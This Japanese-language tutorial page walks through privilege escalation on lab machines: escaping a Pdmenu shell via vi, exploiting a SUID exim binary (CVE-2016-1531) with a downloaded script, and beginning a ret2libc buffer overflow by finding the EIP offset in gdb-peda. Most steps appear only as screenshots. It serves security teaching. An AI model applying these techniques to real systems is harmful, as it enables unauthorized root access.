
> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/useful-resources/exploit-development/linux-buffer-overflow-custom.md).

# Linux バッファオーバーフロー - カスタム

エクスプロイト作成、実行フロー制御、ペイロード作成、メモリ破損手法の記録のためのカスタム Linux バッファオーバーフローメモ。

## カスタムバイナリの最初の例（Pdmenu/exim）：

<details>

<summary>マシンをダウンロードする <a href="https://www.vulnhub.com/entry/pluck-1,178/"><strong>抜き取る</strong></a></summary>

</details>

> 最初の例では、正規の exim-4.84-7 バイナリの悪用に焦点を当てます。このバイナリには CVE-2016-1531 として識別される脆弱性があります。この脆弱性により、攻撃者は特定の環境変数を悪用して特権付きでコマンドを実行できます。


* この場合、ユーザー Paul にアクセスすると、 **Pdmenu** が、特定の機能（ディレクトリ一覧表示、ファイル編集、ping の実行など）付きで割り当てられています：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2016501796baec577707066e44e0437f960642ed%2FPasted%20image%2020231209172544.png?alt=media" alt=""><figcaption></figcaption></figure>


* このメニューを抜けるには、 **ファイルを編集します**、例えば（etc/host）：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-28b86bce9f5e668cf3994b48235c293233886f4c%2FPasted%20image%2020231209172946.png?alt=media" alt=""><figcaption></figcaption></figure>


* この場合、 **vi** がテキストエディタとして使われます：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-924363aff4528a7962696cec6ade2f1d3d96099a%2FPasted%20image%2020231209173200.png?alt=media" alt=""><figcaption></figcaption></figure>



* を見ると、 **gtfobins**では、vi で絞り込むと Pdmenu を終了して **シェルを起動するコマンドが得られます**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a16234fb22ef7e2707795ac2f981291d01becf15%2FPasted%20image%2020231209173133.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f99b2f2480a8c2e2a2bb43039ed65f9204b71e9e%2FPasted%20image%2020231209173418.png?alt=media" alt=""><figcaption></figcaption></figure>


* ファイルを絞り込み、exim というものを見つけます： **SUID** ツールで、このバイナリの脆弱性候補を探します：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f3cd86357eeeaccd18274a0a72e06ad236551fe6%2FPasted%20image%2020231209174441.png?alt=media" alt=""><figcaption></figcaption></figure>

* 次の **searchsploit** さて、スクリプトをダウンロードし、

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f7725c717e91d360e0c132acf85a69056ee8670e%2FPasted%20image%2020231209174714.png?alt=media" alt=""><figcaption></figcaption></figure>



* 今すぐスクリプトをダウンロードし、 **python3** で公開して、マシンが侵害された後に読み込めるようにします：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-dc571bbef00a3979f3926d7b950cf3e984b1a73a%2FPasted%20image%2020231209175228.png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-50ed7bb5dd45b9ffd3bb0e0b7c53503ccbc0cdd8%2FPasted%20image%2020231209175737.png?alt=media" alt=""><figcaption></figcaption></figure>


* スクリプトを実行すると、実際にこのバイナリの脆弱性が悪用され、これにより **root権限**:<br>

  <figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f72b9b0ba07ed71daf36b7046af81b8fe690ab6c%2FPasted%20image%2020231209175803.png?alt=media" alt=""><figcaption></figcaption></figure>

## 第2の例（バッファオーバーフロー）：

<details>

<summary><strong>脆弱な</strong> <a href="https://releases.ubuntu.com/16.04/"><strong>Ubuntu</strong></a> <strong>マシンをダウンロードします</strong></summary>

</details>

<details>

<summary><strong>ツールをインストールします</strong> <a href="https://github.com/longld/peda"><strong>Peda</strong></a></summary>

</details>


> 第2の例は、 **バッファオーバーフロー** を、カスタムな [バイナリ](https://hack4u.io/wp-content/uploads/2023/04/custom) 有効な保護機構と ASLR が有効な 32 ビット Linux マシン上で扱います。この場合、SUID 権限を持ち root 所有のバイナリで ret2libc の悪用に焦点を当てます。バッファオーバーフローを通じて、特権コマンドを注入し、ユーザー権限を昇格する方法を示します。

\***バッファオーバーフロー** 特定のシステムレジスタを上書きすることを伴い、さらにそのバイナリはユーザーによって作成され root グループに属しているため、 **特権ユーザーとして実行されます**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d3505ad274f0f9599f7b0bb9b57c96750025523a%2FPasted%20image%2020231211001742.png?alt=media" alt=""><figcaption></figcaption></figure>


* 「custom」という名前のバイナリは、 **文字列入力** を期待しており、実行しても何も起こりません：

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-41fc1b231e85bb325fe2699e7b68dbd4f5328a66%2FPasted%20image%2020231210210536.png?alt=media" alt=""><figcaption></figcaption></figure></div>

* しかし、 **非常に長い文字列**を入力すると、エラー（core dumped）を返します：

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4e219fdbcf891d79be030c70009d99e2f5c1420a%2FPasted%20image%2020231210210632.png?alt=media" alt=""><figcaption></figcaption></figure></div>

次を送ります **短い文字列** として AAAAAAAA を送り、 **エラーは表示されません**:

* バイナリを詳しく解析するために、 **gdb-peda** ツールを使います。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c5b17619565c5e0338ca952f6e222e90720fd92b%2FPasted%20image%2020231210220021.png?alt=media" alt=""><figcaption></figcaption></figure>


* しかし、 **多くの文字を送ると、**&#x6B21;のエラーが出ます：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-de6363ed2370f784fbfc55690abe0157d07d27d8%2FPasted%20image%2020231210220122.png?alt=media" alt=""><figcaption></figcaption></figure>

1. 最初に行うべきことは、 **文字列の総数を特定することです** レジスタ（EIP）を上書きするために必要な。


* 最初の方法は、 **モチーフ（パターン）** を使って、 **空間的に設計された** 連なりを作成することです（これらの場合は 300 文字）。それをバイナリ内で実行します：

<div data-full-width="true"><figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-afbebaccd9a3654b9aa5a88c2516d9a2ec0bdf8c%2FPasted%20image%2020231210221314.png?alt=media" alt=""><figcaption></figcaption></figure></div>


* の応答で **EIP**を見れば、 **下部に見える連なり** が「AA8A」であることが分かります：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4a75d8332dcc480c4856b5bd3637bec9633bc54e%2FPasted%20image%2020231210221446.png?alt=media" alt=""><figcaption></figcaption></figure>

* その **自動** モードのやり方は、 `pattern offset $eip` コマンド:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-346364c65b0b5d927def6adbc3bdf449af9e62ab%2FPasted%20image%2020231210222404.png?alt=media" alt=""><figcaption></figcaption></figure>

